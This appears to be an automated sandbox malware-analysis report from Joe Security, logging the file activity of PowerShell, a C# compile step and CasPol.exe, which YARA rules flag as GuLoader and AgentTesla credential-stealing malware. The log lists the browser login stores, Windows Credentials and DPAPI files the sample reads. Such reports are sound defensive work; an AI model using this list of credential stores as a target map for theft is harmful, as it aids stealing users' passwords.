C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC662DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6DC662DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD1099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD1099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD1099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD1099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC662DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DC662DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6DC662DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DC662DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD1B684	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC662DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD1099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD1099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CC79B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CC79B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.dll	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CC79B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CC79B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6CC79B71	ReadFile

Analysis Process: conhost.exe PID: **8044**, Parent PID: **4432**

General

Target ID:	5
Start time:	18:12:59
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b8be0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **8812**, Parent PID: **4432**

General

Target ID:	15
Start time:	18:13:30
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.cmdline
Imagebase:	0xbb0000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\3uneeqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	D7D9E8	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3uneeqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP	success or wait	1	D7DA6B	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3uneeqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	C4773E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.cmdline	unknown	371	success or wait	1	BED62D	ReadFile
C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs	unknown	1078	success or wait	1	BED62D	ReadFile

Analysis Process: cvtres.exe PID: **8896**, Parent PID: **8812**

General

Target ID:	16
Start time:	18:13:31
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6FA6.tmp" "c:\Users\user\AppData\Local\Temp\3uneeqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP"
Imagebase:	0x3a0000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **1352**, Parent PID: **4432**

General

Target ID:	17
Start time:	18:13:51
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe
Imagebase:	0xc90000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000011.00000000.1525854532.0000000001100000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	733B614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	733B614C	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	733B614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	733B614C	unknown
C:\Users\user\AppData\Local\Temp\tmp45B2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	10E2478	GetTempFileNameW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	10E0B33	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	10E0B33	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	733E55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	733E55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	733E55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	733E55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	733E87D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	733E87D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	733E87D8	ReadFile

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	733E55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	733E55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	733E55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	733E55E4	unknown
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\d5e67369-5372-43f8-a63a-f85c8080c323	unknown	4096	success or wait	2	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	10E0B33	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly